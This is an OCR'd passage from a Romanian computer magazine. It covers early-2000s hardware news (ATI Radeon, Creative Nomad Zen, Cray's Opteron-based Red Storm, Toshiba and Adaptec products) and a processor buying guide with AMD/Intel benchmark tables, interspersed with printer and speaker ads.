Ionuț Fluieraș: Da, este. Din cauza faptului că puterea de cumpărare crește, clientul știe că are de dat o anumită sumă și știe cum să-și organizeze cheltuielile. Consider că este o soluție viabilă.

Ca o remarcă de final putem observa că un calculator merită cumpărat în rate mai degrabă atunci când el este o unealtă cu ajutorul căreia se produc (direct sau indirect – de exemplu, prin învățare) bani. Altfel, din cauza degradării morale foarte rapide, el nu devine decât un consumator financiar, poate cel mai mare consumator din casă.

Codrin Hosu


ATLAS
COMPUTER
PHILIPS
De 5 ani
PHILIPS
Product Distribution
rhythmic edge
SURROUND YOURSELF IN MUSIC
acoustic edge
DIGITAL
5.1-CHANNEL
SURROUND

hardware

ATI

Completare în linia Radeon

Lansarea în vară de către ATI a lui Radeon 9700 PRO o putem compara cu o cucerire a unui cap de pod pentru compania canadiană, care după destui ani a reușit în sfârșit să se pună în postura de lider (de performanță) pe piața plăcilor 3D de consumer. Recent ATI a realizat o serie de lansări menite a-i asigura o poziție cât mai bună și în celelalte segmente ale pieței, o consolidare a ceea ce a obținut în vară. Noile lansări sunt Radeon 9700 (fără PRO), Radeon 9500 PRO și Radeon 9500. Dacă între 9700 și 9700 PRO nu există diferențe decât la viteza de tact a cipului și a memoriei, trecerea la 9500 marchează și o serie de modificări structurale. Față de Radeon 9700, a cărui lățime de bus a memoriei era de 256 de biți, Radeon 9500 PRO are o lățime de bus de 128 de biți, iar Radeon 9500 este „castrat" în plus prin eliminarea a 4 pipeline-uri de randare (9700 și 9500 PRO au câte opt) și prin limitarea la doar 64 MB memorie, față de 128 MB în celelalte cazuri. Toate trei oferă suport pentru AGP 8X și DirectX 9.



ATI și-a completat linia Radeon prin trei noi cipuri.

www.ati.com

KiSS Technology

Primul player DivX stand-alone

Compania KiSS Technology a lansat un DVD player stand-alone care poate reda nu numai filme în format DVD ci și în format DivX. În fapt, noul DP 450 suportă practic toate discurile și formatele uzuale existente la ora actuală: în afara celor amintite redă conținut MPEG-4, MP3, CD-uri audio obișnuite, discuri SVCD și oferă suport și pentru DVD-RW.



KiSS Technology oferă primul player stand-alone cu suport pentru DivX.

Aparatul dispune de telecomandă și de o serie de conectori (RCA Audio Output, S/PDIF atât optic, cât și coaxial, S-Video etc.). Ca formate TV suportă PAL și NTSC, iar ca proporții ale imaginii sunt suportate și 4:3, și 16:9. Prețul specificat de KiSS pentru DP450 este de aproximativ 400 euro, sumă cu care se poate achiziționa un PC nou ce poate oferi toate funcțiile de care am amintit.

www.kiss-technology.com

Playere portabile

iPod concurat și de Creative

Până în prezent iPod de la Apple pare să fi fost cel mai de succes player portabil de mici dimensiuni dotat cu harddisk. Totuși este posibil ca lucrurile să se schimbe, deoarece Creative a decis să intre în acest segment cu noul său Nomad Jukebox Zen.

Dispozitivul este puțin mai mare decât iPod în ceea ce privește dimensiunile (76x112x25 mm) și greutatea (are aproape 300 de grame), însă are un avantaj major în ceea ce privește prețul, pentru că în cazul unei configurații cu un harddisk de 20 GB el este cu aproximativ 40% mai ieftin. Acest avantaj provine din tipul de harddisk utilizat, unul clasic, de notebook, iPod având încorporat unul de tip PCMCIA, care este într-adevăr mai mic, dar este și mai scump.



iPod de la Apple va avea un concurent puternic în Zen Jukbox de la Creative.

Zen Jukebox are atât porturi USB 1.1, cât și FireWire, lucru care-i asigură conectarea la orice tip de calculator și, la nevoie, viteză mare de transfer. El are un buffer de 16 MB și oferă un raport semnal/zgomot de 98 dB.

Ar mai merita amintite și funcțiile EAX de care dispune (efecte de mediu, egalizor, spațializare etc.) precum și formatele de fișiere suportate, acestea fiind .MP3 și .WMA.


www.nomadworld.com

Cray, AMD

Supercalculator cu procesoare Opteron

Ca un gen de consolare pentru pierderile considerabile pe care le-a avut în ultimul trimestru fiscal, AMD a anunțat că viitoarele procesoare Opteron vor fi folosite într-un supercalculator.

La momentul finalizării sale, „Red Storm" va deveni cel mai puternic supercalculator din lume, cu 40 TFlops (trilioane de calcule pe secundă), actualul lider fiind Earth Simulator, fabricat de NEC, ce oferă 35,86 TFlops.



Printre supercalculatoarele fabricate de Cray se va afla și unul cu procesoare Opteron de la AMD.

Cray va utiliza aproximativ 10.000 de procesoare Opteron pentru noul sistem de calcul denumit „Red Storm", care a fost contractat în luna iulie de către Sandia National Laboratories. Aceste laboratoare fac parte dintr-o structură aflată sub controlul guvernului american, care întreprinde printre altele cercetări în domeniul exploziilor nucleare, domeniu în care va fi folosit de altfel și „Red Storm".

Chiar dacă volumul de procesoare în sine nu este neapărat semnificativ pentru AMD, mai important este factorul psihologic, adică semnalul pe care această alegere făcută de Cray îl transmite, și anume acela că procesoarele AMD pot fi folosite în zona corporațiilor și a sistemelor de calcul de mare performanță.

www.cray.com
www.amd.com

Toshiba

Mobilitate pentru DVD-RW

Compania japoneză a decis să ofere unul dintre primele modele de notebook dotate cu capabilități de scriere a DVD-urilor. Deși pentru noi poate părea prematură o asemenea mișcare, mai ales dacă ținem cont că unitățile de tip DVD writer nu sunt extrem de răspândite nici pe desktop-uri, Toshiba a considerat totuși că anumite sectoare pot absorbi noul său Satellite 5205-S703.

Acesta dispune de o unitate DVD-R/RW (chiar primul model slim de pe piață, fabricat de asemenea de Toshiba), un procesor Pentium 4M la 2 GHz, un display UXGA de 15", harddisk de 60 GB și 512 MB SDRAM. Configurația este completată de partea de grafică încorporată (Nvidia GeForce4 460 Go cu 64 MB), de module încorporate de rețea (atât port 10/100 obișnuit, cât și Wi-Fi 802.11b), modem 56K și nu în ultimul rând de porturi USB2.0 și FireWire.

Ca sistem de operare Toshiba a instalat pe noul model Windows XP Home Edition.

Prețul specificat de Toshiba pentru Satellite 5205-S703 este de 2699 USD.

www.toshiba.com

Adaptec

Controlerele SCSI Ultra320 oferă viteză


Adaptec anunță o nouă familie de controlere SCSI Ultra320 bazate pe cipul AIC-7902.

Aceasta include Adaptec SCSI 39320D-R și 39320-R, care sunt plăci cu 2 canale, destinate serverelor de la clasa mijlocie la enterprise și care necesită configurații RAID mirroring și stripping.

Adaptec SCSI 39320D este optimizată pentru conexiuni SCSI externe și Adaptec SCSI 9320 pentru conexiuni SCSI interne. De asemenea, din familie fac parte și Adaptec SCSI Card 29320-R și 29320LP-R, acestea fiind plăci cu 1 canal, destinate serverelor din gama de jos și stațiile de lucru de performanță. ASC-29320LP-R este un controler de profil scăzut, proiectat pentru serverele rackmount.

Toate modelele sunt PCI-X 133 MHz 64 bit.

www.adaptec.com




Adaptec oferă viteză prin noua sa familie de controlere, în special prin modelele dual-channel.

DisplaySearch


Mai multe TFT-uri

Într-un studiu amănunțit despre piața monitoarelor, ale cărui concluzii generale au fost date publicității de curând, compania americană DisplaySearch afirmă că piața display-urilor TFT va înregistra în anii ce vor urma o creștere constantă, în detrimentul pieței de monitoare CRT. Conform studiului, deja anul acesta piața de TFT o va depăși pe cea de CRT în termeni de venituri (probabil cu puțin), urmând ca până în 2004 balanța să se schimbe și din punctul de vedere al unităților vândute. Predicțiile companiei se întind până în 2006, când structura pieței va indica peste 80% pentru TFT (aproximativ 113 milioane de unități vândute) și doar cu puțin peste 15% pentru CRT (aproximativ 22 milioane de unități), ceea ce reprezintă o pondere de peste 5 la 1. La această stare de lucruri va contribui tendința tot mai puternică (ce s-a manifestat și până acum) de scădere a prețurilor la panourile TFT (determinata de productivitate crescută a fab-urilor actuale) concomitent cu sporirea constantă a capacităților de producție.

www.displaysearch.com



Display-urile TFT vor domina clar în 2006 ca număr de unități.



Sfaturi pentru cumpărarea de procesoare

Procesor puternic pentru toate împrejurările

Când adepții Intel și cei ai AMD se ceartă, cei care stau deoparte câștigă. Dacă vă doriți o clarificare obiectivă aveți încredere în CHIP. Vă arătăm în cele ce urmează de ce sunt în stare procesoarele și care dintre ele sunt cele mai potrivite pentru dumneavoastră.

Ați încercat în ultima vreme să vă cumpărați o bicicletă „normală"? Există, după cum știți, multe tipuri: Mountain Bike, BMX Bike, City Bike, biciclete de curse cu până la 24 de viteze. Multe nume, dar și mai multe viteze. Ce este mai trist este faptul că până la urmă tot cu o bicicletă obișnuită o să vă alegeți. Așa se întâmplă și atunci când vă cumpărați un CPU. Intel îmbogățește Pentium-ul 4 cu extensii A sau B, ori de câte ori aduce vreo mare sau mică schimbare. În schimb, AMD desenează pe Athlon XP niște semne destul de puțin inteligibile pentru utilizatori. Și Intel și AMD se laudă că oferă viteză maximă, garanție absolută și prețuri pentru fiecare. „Drăguț, dar eu ce fel de utilizator sunt?" vă veți întreba probabil. Nici o grijă! Aveți lângă dumneavoastră cel mai bun ghid prin jungla procesoarelor. CHIP vă arată ce se ascunde în spatele unor denumiri misterioase și care sunt punctele forte ale procesoarelor care îndeplinesc condițiile impuse de dumneavoastră. Pentru a obține o imagine clară a procesoarelor AMD și Intel în momentul de față, le-am supus unor teste de performanță în laboratorul nostru. Ca referință am ales un procesor mainstream Pentium 4 cu 2 GHz, având un benchmark de 100 de puncte și în funcție de acesta vom aprecia performanțele celorlalte procesoare. Bineînțeles, trebuie luate în calcul și noile Pentium 4 cu 2,8 GHz de la Intel și Athlon XP 2600+ de la AMD. În plus, ne vom opri și

asupra candidaților pe care îi vom prezenta în cadrul rubricilor Duron, Athlon Palomino, Athlon Thoroughbred, Celeron și Pentium 4.

AMD Duron 1,1 până la 1,3 GHz: mai ieftin nu se poate

Seria Duron s-a dovedit a fi cea mai slabă din punct de vedere al performanței. Dar, datorită prețului avantajos, Duron oferă mai multă performanță pe euro decât oricare alt cip. Ce este de fapt un Duron? Modelele actuale de la 1 GHz în sus se bazează pe așa-numitul nucleu Morgan. În esență, acesta nu este altceva decât un Athlon Palomino mai „suplu". La Duron a fost redusă conexiunea rapidă pe busul memoriei. În timp ce un Palomino dispune de un Front Side Bus (FSB) de 133 MHz (266 Double Data Rate) pentru procesarea datelor, un Duron trebuie să se descurce cu 100 MHz (de asemenea, 200 MHz DDR). În plus, cache-ul de date a fost redus la jalnica valoare de 64 KBytes. Aceste măsuri îl costă pe Duron, în comparație cu un Thunderbird cu aceeași frecvență de tact, cam 10-15 procente de performanță și chiar 25 față de cel mai „mic" Athlon XP – mai ales la jocuri (totuși aici diferă și frecvența de rulare). Dar pentru amatorii de jocuri de strategie și DVD-uri sau pentru surferi, Duron este o alegere foarte avantajoasă.


AMD Athlon XP 1600+ până la 2100+: P-Rate și pirați

După „demisia" nucleului Thunderbird, care acum își duce bătrânețile prin unele Duroane, intră în scenă Palomino. Nou la nucleul Palomino: el stăpânește setul de instrucțiuni „SSE" (Streaming SIMD Extension) de la Intel și oferă un cache management mai inteligent decât predecesorul său. În esență, rezultă 20 de procente câștigate la performanță și degajarea unei cantități de căldură cu 20 de procente mai mică. În plus, a fost instalată în nucleul procesorului o diodă de măsurare a temperaturii, care are rolul de a preveni supraîncălzirea. Din păcate, această facilitate trebuie susținută explicit de către placa de bază, cu totul altfel decât la Pentium 4 de la Intel. Când vă cumpărați o nouă placă, trebuie să vă formulați cererea foarte clar: ea trebuie să suporte acest management termic, pentru a preveni arderea procesorului prin supraîncălzire. Acest pachet complet servește drept bază pentru o nouă eră a procesoarelor Athlon. Primul pas a fost făcut de către Athlon XP 1500+ și cu acesta lumea procesoarelor a primit mult discutatul P-Rating.

P-Rating este un fel de index al performanței, care permite lui AMD să scrie pe procesor numere mai mari decât frecvența de lucru reală. Intel consideră P-Rating-ul de la AMD mai degrabă piraterie și de aceea a lansat deja câteva atacuri împotriva eternului său rival. Pe de altă parte, AMD nu vrea să recunoască nici o dovadă obiectivă legată de performanța exprimată numai în MHz, întrucât este de părere că, în cele din urmă, tehnica inteligentă va putea corecta viteza de tact care lipsește.

De altfel, acest index de performanță nu se referă la P4 de la Intel, ci la Thunderbird. Primul Athlon cu P-Rating a fost XP 1500+, care de fapt funcționează numai la 1.333 MHz. Pe baza acestui cip, fiecare creștere de 100+ corespunde unei măriri a tactului de 66 MHz. De exemplu, un Athlon T-Bird ar trebui să aibă un tact de 1.600 MHz pentru a avea aceeași performanță ca și un XP 1600+, deși în realitate acesta din urmă este tactat la numai 1.400 MHz.

Teoretic, cam atât. În practică, nucleul Palomino este înlocuit de Thoroughbred, acest lucru fiind valabil pentru toate procesoarele Athlon XP începând cu 2400+. Totuși, ele nu devin de fapt mai rapide, însă datorită noului nucleu se reduce cantitatea de căldură degajată –



Pit babe: AMD anexează acest cooler cu placă de cupru la procesorul Athlon. Prețul cu amănuntul este de 20 de euro.

bucuria overclocker-ilor. Până atunci Athlon-ul mainstream continuă să îl aibă integrat pe Palomino și se remarcă printr-un raport preț/performanță foarte bun.

Astfel, un Athlon XP 1900+ oferă de fapt aceeași performanță ca și un Pentium 4 cu 2 GHz de la Intel, dar un preț cu mult mai mic.

Analizând atent caracteristicile de performanță, s-ar zice că se întâlnește un clișeu străvechi. În timp ce un Pentium 4 oferă argumente decisive, în special în domeniul Office și Internet, un Athlon asemănător câștigă foarte mult la jocuri



Cumpăr un „A": „A"-ul diferențiază procesoarele Northwood de cele Willamette cu același tact.

Clever shopping


Procesoare și componente: hardware adecvat pentru fiecare operațiune

Rip-uire și convertire DVD



Convertirea DVD-urilor în format DivX sau VCD/SVCD necesită foarte multe operațiuni de calcul, iar un procesor nu este niciodată suficient de rapid. Trei ore de calcul pentru un film nu sunt același lucru cu cinci ore. Aici contează procesorul.

Jocuri 3D



Nici cel mai rapid procesor nu se poate utiliza la jocuri dacă placa grafică nu rezistă. Mai degrabă instalați un Athlon XP 1600+ lângă o placă rapidă GeForce4 Ti înainte de a cupla un P4 la 2,8 GHz cu un GeForce2 MX. Pentru cei care posedă PC-uri cu procesoare Duron și Celeron, Radeon 9000 de la ATI ar fio alegere bună.

Prelucrare MP3



Procesoarele actuale codează fișiere Wave în format MP3 cu o viteză uimitoare; de aceea vă împăcați foarte greu cu funcționarea lentă a unităților-sursă. Dacă încercați cu un harddisk mai vechi, un test se putea prelungi de la 6 la 8 minute. Fanii MP3 trebuie să își achiziționeze mai curând un harddisk și un CD-ROM rapide.

Office și Internet



Designerii de imagini și programatorii au bineînțeles nevoie de putere în calculatoare. Pentru experții în Word, navigatorii pe Internet ș.a. procesorul nu este foarte important. Un mouse, o tastatură de calitate și un tarif mic pentru legătura cu Internetul contează mai mult decât un procesor de prima mână.



Chipset și memorie pentru P4

Memorie Rambus scumpă și fără efect

Toți visează la Rambus și la capacitatea sa extraordinară de memorie, deși numai fanii Intel ar fi îndreptățiți să recunoască acest lucru. Plăcile cu chipset Rambus i850E sunt într-adevăr scumpe. 200 euro sunt oricum cu 50 euro mai mulți decât pentru o placă i845E cu suport pentru memorie DDR. Rambus PC800 se situează cu aproximativ 30 euro deasupra memoriei DDR (la 256 MBytes), iar Rambus PC1066 costă cu 50 euro mai mult. În concluzie, 100 euro mai mult în comparație cu un sistem DDR, la 512 MB. Totuși, rămâne întrebarea: merită această cheltuială în plus? Nu! Din capacitatea exemplară de memorie a platformelor PC800 nu mai rămâne nimic din punctul de vedere al performanței, astfel încât acestea sunt echivalente cu plăcile i845E împreună cu memoria DDR PC2100. Ceva mai bine stau lucrurile în cazul sistemului PC1066. În ciuda celor 1.100 MBytes/s lățime de bandă disponibilă, Rambus PC1066, la sfârșitul testului, se situează numai puțin peste nivelul i845E cu memorie PC2700 (vezi valorile unice de mai jos). Interesant este faptul că nici Rambus PC1066, nici memoria DDR PC2700 nu au fost aprobate de către Intel. Mulți producători de plăci oferă totuși această opțiune și își asumă răspunderea garanției. Dacă doriți să scoateți totul din P4, apelați la o memorie DDR333 mai rapidă și la o placă i845E testată de producător în ceea ce privește suportul pentru acest tip de RAM.

Dacă se întâmplă ca plăcile Rambus să se strice, aceasta se pare că depinde de „vârsta" chipset-ului i850E. „E"-ul atașat de curând FSB-ului de 1.066 MHz este doar pură cosmetică. Stadiul tehnic de dezvoltare numără deja doi ani, de atunci i850 de la Intel nu a mai fost însă revizuit. DDR333 este susținut oficial de către chipset-urile SiS648 de la SiS și P4X333 de la VIA, iar ultima firmă bineînțeles nu are licență pentru chipset-urile P4 și de aceea producătorii nu prea îndrăznesc să folosească astfel de seturi de cipuri. Pe de altă parte, SiS se bucură de aprecierea Intel; chipset-ul acestei companii taiwaneze a terminat testul de performanță cu puțin sub i845E cu memorie PC2700 – asta bineînțeles oficial.

Viteza memoriei – MB/s

Configurație	MB/s
P4 / 2,53 GHz pe i845E & PC2100	572
P4 / 2,53 GHz pe i845E & PC2700	701
P4 / 2,53 GHz pe SiS648 & PC2700	744
P4 / 2,53 GHz pe VIA P4X333 & PC2700	802
P4 / 2,53 GHz pe i850E & PC800-Rambus	911
P4 / 2,53 GHz pe i850E & PC1066-Rambus	1095

Scăderea performanței: Din viteza teoretică a memoriei, Rambus nu se alege cu prea mult în practică. În final, platformele Intel cu PC2700 DDR-SDRAM și PC1066 Rambus se impun în fața concurenței prin viteză. Însă nici una dintre ele nu a fost aprobată oficial de către Intel.

Indice de performanță globală – puncte

Configurație	Puncte
P4 / 2,53 GHz pe i845E & PC2100	119
P4 / 2,53 GHz pe i845E & PC2700	123
P4 / 2,53 GHz pe SiS648 & PC2700	121
P4 / 2,53 GHz pe VIA P4X333 & PC2700	122
P4 / 2,53 GHz pe i850E & PC800-Rambus	119
P4 / 2,53 GHz pe i850E & PC1066-Rambus	124

și la transformarea fișierelor DVD în filme DivX. De aceea, vă recomandăm un XP de nivel mediu pentru domeniul privat.

AMD Athlon XP 2200+ până la 2600+: un Thoroughbred „decolează"


AMD își numește cel mai recent succesor Thoroughbred. Începând cu Thunderbird toate procesoarele Athlon au venit pe lume în Dresda, deci și acesta tot acolo este fabricat. Thoroughbred îl degradează pe Palomino până la stadiul de fier (sau siliciu?) vechi și îl integrează imediat în clasa începătorilor. Pentru moment însă se mulțumește să doteze cele mai bune procesoare de la AMD, deci toate modelele începând cu Athlon XP 2400+.

O noutate la Thoroughbred o reprezintă procesul de fabricație de 0,13 microni, în comparație cu cel de 0,18 de la predecesori. Avantajul procesului de fabricație de 0,13 μ este rata mare de producție, deoarece se câștigă mai multe cipuri pentru fiecare wafer. În plus, se reduce tensiunea de operare a procesorului de la 1,75 V la 1,5 V (până la XP 2200+) și la maxim 1,65 V (începând cu XP 2200+). Acest lucru micșorează consumul de energie al procesorului și în consecință se reduce și încălzirea – teoretic. Practic, Athlon XP 2200+ a fost aproape un eșec. În ciuda fabricației în proces 0,13 μ și a Vcore-ului scăzut la 1,65 V, căldura degajată abia mai rămâne în limitele procesorului Athlon XP 2100+. Overclocker-ii s-au apropiat repede de o limită de care nu pot trece – un semn rău pentru viitoarele frecvențe de tact.

Însă datorită procesului de fabricație de la fab-ul 30 din Dresda, AMD a putut scoate încă un as din mânecă. Un truc la cipul Thoroughbred face acest lucru posibil: cipul a fost mărit de la 80 la 84 mm pătrați și pentru wiring a mai fost adăugat un strat de cupru (al nouălea). Astfel se micșorează rezistențele de tranziție, ceea ce în același timp reduce cantitatea de căldura degajată și furnizează loc de creștere pentru frecvențe de tact mai mari. Noul nucleu de procesor se numește „Thoroughbred B" și se găsește în XP 2400+ și XP 2600+. Pentru test nu a fost disponibil decât XP 2600, dar s-a descurcat de minune. Acesta l-a întrecut pe adversarul său direct, Pentium 4 2,53 B, în special la convertirea DVD-ului în DivX. Abia odată cu susținerea costisitoarei platforme Rambus 1066 sau a memoriei PC2700 DDR, încă neaprobate de Intel, P4 a făcut ca duelul să fie mai deschis. Numai în domeniul Office trimișii lui Intel nu pot fi întrecuți – vezi rezultatele din Sysmark.

Se anticipează că noul superstar de la AMD va fi disponibil în magazine la prețul de 280 euro. Adversarul direct de la Intel, P 4 2,53 B, a ajuns la 270 euro și reprezintă astfel o alternativă.

AMD a afirmat că introducerea lui XP 2600+ ar fi fost o bună ocazie pentru a acoperi în sfârșit cipul cu un heat-spreader (un fel de carcasă protectoare, lucru care l-ar fi făcut foarte asemănător cu un



Procesul de fabricație 0,13 μ la Thoroughbred (față) îi conferă lui AMD o mai mare rată de producție pe wafer decât Palomino la 0,18 μ.

Bucură-te şi tu de acest moment, chiar înainte de sfârşitul zilei.





PowerShot S40

Printare directă

Transformarea unui moment într-o fotografie preferată nu trebuie să facă un ocol complicat printr-un PC. Pur şi simplu conectează aparatul foto digital Canon* direct la imprimanta foto Bubble Jet S830D sau Bubble Jet S530D, selectează imaginea, apasă „print" şi gata.

- Printează direct din aparatul foto* sau de pe cardul de memorie
- Tehnologie avansată Microfine Droplet™, rezoluţie 2400 dpi
- Printează fotografii A4 în 2 minute sau chiar mai puţin
- Printare fără margini
- Compatibilitate Exif Print

*Compatibil numai cu aparatele ce au modul „Bubble Jet Direct"



IMPRIMANTA BUBBLE JET
S830D



IMPRIMANTA BUBBLE JET
S530D

you can


Canon

BUBBLE JET DIRECT · SINGLE INK · Exif Print

www.canon-europa.com

